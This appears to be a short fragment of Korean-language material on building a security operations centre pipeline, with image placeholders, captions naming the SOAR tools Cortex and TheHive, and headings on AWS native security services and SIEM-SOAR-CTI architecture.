
SOAR: Cortex


SOAR: TheHive

AWS 네이티브 보안 서비스 구성 (Security OU)




SOC 파이프라인 구축: SIEM-SOAR-CTI 전체 아키텍처

